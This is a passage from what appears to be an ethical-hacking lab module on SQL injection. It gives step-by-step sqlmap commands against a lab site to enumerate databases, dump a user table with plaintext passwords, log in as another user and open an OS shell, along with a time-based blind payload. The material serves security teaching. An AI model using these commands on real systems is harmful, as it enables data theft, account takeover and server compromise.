

Module 15: SQL Injection

Scenario

SQL injection is the most common and devastating attack that attackers can use to take control of data-driven web applications and websites. It is a code injection technique that exploits a security vulnerability in a website or application's software. SQL injection attacks use a series of malicious SQL (Structured Query Language) queries or statements to directly manipulate any type of SQL database. Applications often use SQL statements to authenticate users, validate roles and access levels, store, obtain information for the application and user, and link to other data sources. SQL injection attacks work when applications do not properly validate input before passing it to a SQL statement.

When attackers use tactics like SQL injection to compromise web applications and sites, the targeted organizations can incur huge losses in terms of money, reputation, and loss of data and functionality.

As an ethical hacker or penetration tester (hereafter, pen tester), you must possess sound knowledge of SQL injection techniques and be able protect against them in diverse ways such as using prepared statements with bind parameters, whitelist input validation, and user-supplied input escaping. Input validation can be used to detect unauthorized input before it is passed to the SQL query.

The labs in this module give hands-on experience in testing a web application against various SQL injection attacks.

Objective

The objective of this lab is to perform SQL injection attacks and other tasks that include, but are not limited to:

- Understanding when and how web applications connect to a database server in order to access data
- Performing a SQL injection attack on a MSSQL database
- Extracting basic SQL injection flaws and vulnerabilities
- Detecting SQL injection vulnerabilities

Overview of SQL Injection

SQL injection attacks can be performed using various techniques to view, manipulate, insert, and delete data from an application's database. There are three main types of SQL injection:

- **In-band SQL injection:** An attacker uses the same communication channel to perform the attack and retrieve the results
- **Blind/inferential SQL injection:** An attacker has no error messages from the system with which to work, but rather simply sends a malicious SQL query to the database

- **Out-of-band SQL injection:** An attacker uses different communication channels (such as database email functionality, or file writing and loading functions) to perform the attack and obtain the results

Lab Tasks

Ethical hackers or pen testers use numerous tools and techniques to perform SQL injection attacks on target web applications. The recommended labs that will assist you in learning various SQL injection techniques include:

1. Perform SQL injection attacks
 - Perform an SQL injection attack against MSSQL to extract databases using sqlmap
2. Detect SQL injection vulnerabilities using various SQL injection detection tools
 - Detect SQL injection vulnerabilities using OWASP ZAP
3. Perform SQL injection using AI
 - Perform SQL injection using ShellGPT

Lab 1: Perform SQL Injection Attacks

Lab Scenario

SQL injection is an alarming issue for all database-driven websites. An attack can be attempted on any normal website or software package based on how it is used and how it processes user-supplied data. SQL injection attacks are performed on SQL databases with weak codes that do not adequately filter, use strong typing, or correctly execute user input. This vulnerability can be used by attackers to execute database queries to collect sensitive information, modify database entries, or attach malicious code, resulting in total compromise of the most sensitive data.

As an ethical hacker or pen tester, in order to assess the systems in your target network, you should test relevant web applications for various vulnerabilities and flaws, and then exploit those vulnerabilities to perform SQL injection attacks.

Lab Objectives

- Perform an SQL injection attack against MSSQL to extract databases using sqlmap

Overview of SQL Injection

SQL injection can be used to implement the following attacks:

- **Authentication bypass:** An attacker logs onto an application without providing a valid username and password and gains administrative privileges

- **Authorization bypass:** An attacker alters authorization information stored in the database by exploiting SQL injection vulnerabilities
- **Information disclosure:** An attacker obtains sensitive information that is stored in the database
- **Compromised data integrity:** An attacker defaces a webpage, inserts malicious content into webpages, or alters the contents of a database
- **Compromised availability of data:** An attacker deletes specific information, the log, or audit information in a database
- **Remote code execution:** An attacker executes a piece of code remotely that can compromise the host OS

Task 1: Perform an SQL Injection Attack Against MSSQL to Extract Databases using sqlmap

sqlmap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection flaws and taking over of database servers. It comes with a powerful detection engine, many niche features, and a broad range of switches—from database fingerprinting and data fetching from the database to accessing the underlying file system and executing commands on the OS via out-of-band connections.

You can use sqlmap to perform SQL injection on a target website using various techniques, including Boolean-based blind, time-based blind, error-based, UNION query-based, stacked queries, and out-of-band SQL injection.

In this task, we will use sqlmap to perform SQL injection attack against MSSQL to extract databases.


In this task, you will pretend that you are a registered user on the <http://www.moviescope.com> website, and you want to crack the passwords of the other users from the website's database.

1. Click Parrot Security to switch to the **Parrot Security** machine. Login using **attacker/toor**.


If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

2. Click the **Mozilla Firefox** icon from the menu bar in the top-left corner of **Desktop** to launch the web browser.
3. Navigate to <http://www.moviescope.com/>. A **Login** page loads; enter the **Username** and **Password** as **sam** and **test**, respectively. Click the **Login** button.


If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.




- Once you are logged into the website, click the **View Profile** tab on the menu bar and, when the page has loaded, make a note of the URL in the address bar of the browser.




- Right-click anywhere on the webpage and click **Inspect (Q)** from the context menu, as shown in the screenshot.



6. The **Developer Tools** frame appears in the lower section of the browser window. Click the **Console** tab, type **document.cookie** in the lower-left corner of the browser, and press **Enter**.



7. Select the cookie value, then right-click and copy it, as shown in the screenshot. Minimize the web browser. Note down the URL of the web page.



8. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).

The password that you type will not be visible.

9. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" -- cookie="[cookie value that you copied in Step#7]" --dbs** command.

In this query, **-u** specifies the target URL (the one you noted down in Step#7), **-- cookie** specifies the HTTP cookie header value, and **--dbs** enumerates DBMS databases.

10. The above query causes sqlmap to enforce various injection techniques on the name parameter of the URL in an attempt to extract the database information of the **MovieScope** website.

The screenshot shows a terminal window titled "sudo su - Parrot Terminal". The terminal session is as follows:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=" --ui-tables --dbs
```

The background of the desktop shows a complex network graph.

11. If the message **Do you want to skip test payloads specific for other DBMSes? [Y/n]** appears, type **Y** and press **Enter**.
12. If the message **for the remaining tests, do you want to include all tests for 'Microsoft SQL Server' extending provided level (1) and risk (1) values? [Y/n]** appears, type **Y** and press **Enter**.
13. Similarly, if any other message appears, type **Y** and press **Enter** to continue.

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1WydNf8wro=; ui-tabs-1=0" --dbs - Parrot Terminal

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal.
It is the end user's responsibility to obey all applicable local, state and federal laws. Developers
assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 01:57:39 /2024-03-13/

[01:57:39] [INFO] testing connection to the target URL
[01:57:40] [INFO] checking if the target is protected by some kind of WAF/IPS
[01:57:40] [WARNING] reflective value(s) found and filtering out
[01:57:40] [INFO] testing if the target URL content is stable
[01:57:41] [INFO] target URL content is stable
[01:57:41] [INFO] testing if GET parameter 'id' is dynamic
[01:57:41] [INFO] GET parameter 'id' appears to be dynamic
[01:57:42] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable
[01:57:43] [INFO] testing for SQL injection on GET parameter 'id'
[01:57:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[01:57:44] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause'
injectable (with --string="DC")
[01:57:44] [INFO] heuristic (extended) test shows that the back-end DBMS could be 'Microsoft SQL Server'
it looks like the back-end DBMS is 'Microsoft SQL Server'. Do you want to skip test payloads specific
for other DBMSes? [Y/n] Y

[Menu] sqlmap -u "http://ww... [Home - MovieScope ...]
```

14. sqlmap retrieves the databases present in the MSSQL server. It also displays information about the web server OS, web application technology, and the backend DBMS, as shown in the screenshot.

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1WydNf8wro=; ui-tabs-1=0" --dbs - Parrot Terminal

```
[01:59:19] [INFO] confirming Microsoft SQL Server
[01:59:19] [INFO] the back-end DBMS is Microsoft SQL Server
web server operating system: Windows 2019 or 11 or 2022 or 2016 or 10
web application technology: Microsoft IIS 10.0, ASP.NET, ASP.NET 4.0.30319
back-end DBMS: Microsoft SQL Server 2017
[01:59:19] [INFO] fetching database names
available databases [9]:
[*] DWConfiguration
[*] DWDiagnostics
[*] DWQueue
[*] GoodShopping
[*] master
[*] model
[*] moviescope
[*] msdb
[*] tempdb

[01:59:19] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[01:59:19] [WARNING] your sqlmap version is outdated


[*] ending @ 01:59:19 /2024-03-13/

[root@parrot]~[/home/attacker]
#
```

15. Now, you need to choose a database and use sqlmap to retrieve the tables in the database. In this lab, we are going to determine the tables associated with the database **moviescope**.
16. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope --tables** command.

In this query, **-D** specifies the DBMS database to enumerate and **--tables** enumerates DBMS database tables.

17. The above query causes sqlmap to scan the **moviescope** database for tables located in the database.



The screenshot shows a terminal window titled 'clear - Parrot Terminal' running on a Parrot OS desktop environment. The terminal window has a dark background with a network graph watermark. The command entered is:

```
#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro; ui-tables=1=0" -D moviescope --tables
```

18. sqlmap retrieves the table contents of the moviescope database and displays them, as shown in screenshot.

sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro="; ui-tabs-1=0" -D moviescope --tables

```
[02:04:01] [INFO] fetching tables for database: moviescope
Database: moviescope
[11 tables]
+-----+
| Comments      |
| CustomerLogin |
| Movie_Details  |
| Offices        |
| OrderDetails   |
| OrderDetails1  |
| Orders         |
| Orders1        |
| User_Login     |
| User_Profile   |
| tblContact    |
+-----+
[02:04:02] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.movie
scope.com'
[02:04:02] [WARNING] your sqlmap version is outdated
[*] ending @ 02:04:02 /2024-03-13/
[root@parrot]#
```

19. Now, you need to retrieve the table content of the column **User_Login**.

20. Run **sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" -D moviescope -T User_Login --dump** command to dump all the **User_Login** table content.

clear - Parrot Terminal

```
[root@parrot]# sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro="; ui-t
abs-1=0" -D moviescope -T User_Login --dump
```

21. sqlmap retrieves the complete **User_Login** table data from the database moviescope, containing all users' usernames under the **Uname** column and passwords under the **password** column, as shown in screenshot.
22. You will see that under the **password** column, the passwords are shown in plain text form.

```
[02:06:33] [INFO] fetching entries for table 'User_Login' in database 'moviescope'
[02:06:33] [WARNING] reflective value(s) found and filtering out
Database: moviescope
Table: User_Login
[5 entries]
+-----+-----+-----+
| Uid | Uname | isAdmin | password |
+-----+-----+-----+
| 1   | sam   | True    | test      |
| 2   | john  | True    | qwerty    |
| 3   | kety   | NULL    | apple     |
| 4   | steve | NULL    | password  |
| 5   | lee   | NULL    | test      |
+-----+-----+-----+
[02:06:33] [INFO] table 'moviescope.dbo.User_Login' dumped to CSV file '/root/.local/share/sqlmap/output/www.moviescope.com/dump/moviescope/User_Login.csv'
[02:06:33] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/www.moviescope.com'
[02:06:33] [WARNING] your sqlmap version is outdated

[*] ending @ 02:06:33 /2024-03-13/

[root@parrot] ~ [home/attacker]
#
```

23. To verify if the login details are valid, you should try to log in with the extracted login details of any of the users. To do so, switch back to the web browser, close the **Developer Tools** console, and click **Logout** to start a new session on the site.

The screenshot shows a Firefox browser window with the title bar "MS Home - MovieScope". The address bar displays the URL "http://www.moviescope.com/viewprofile.aspx?id=1". The page content is a user profile for "sam" with the following details:

ID:	1
First Name:	sam
Last Name:	houston
Email:	sam@moviescope.com
Gender:	male

Below the table, there is a JavaScript payload: "javascript:_doPostBack('lnkloginstatus','')". The status bar at the bottom of the browser shows the command "sqlmap -u http://www...".

24. The **Login** page appears; log in into the website using the retrieved credentials **john/qwerty**.

If a **Would you like Firefox to save this login for moviescope.com?** notification appears at the top of the browser window, click **Don't Save**.

The screenshot shows a Firefox browser window with the title bar "MS Login - MovieScope". The address bar displays the URL "http://www.moviescope.com/login.aspx". The page content is a "Login" form with two fields: "Username" containing "john" and "Password" containing "*****". A "Login" button is located below the password field. The status bar at the bottom of the browser shows the command "sqlmap -u http://www...".


25. You will observe that you have successfully logged into the MovieScope website with john's account, as shown in the screenshot.

The screenshot shows a Linux desktop environment with a terminal window open. The terminal window has the following command:

```
sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" --os-shell
```


26. Now, switch back to the Parrot Terminal window. Run `sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="[cookie value which you have copied in Step#7]" --os-shell`.

In this query, `--os-shell` is the prompt for an interactive OS shell.



```
[root@parrot]~[~/home/attacker]
└─#sqlmap -u "http://www.moviescope.com/viewprofile.aspx?id=1" --cookie="mscope=1jWydNf8wro=; ui-tabs-1=0" --os-shell
```

27. If the message **do you want sqlmap to try to optimize value(s) for DBMS delay responses** appears, type **Y** and press **Enter** to continue.



```
Type: time-based blind
Title: Microsoft SQL Server/Sybase time-based blind (IF)
Payload: id=1 WAITFOR DELAY '0:0:5'

Type: UNION query
Title: Generic UNION query (NULL) - 10 columns
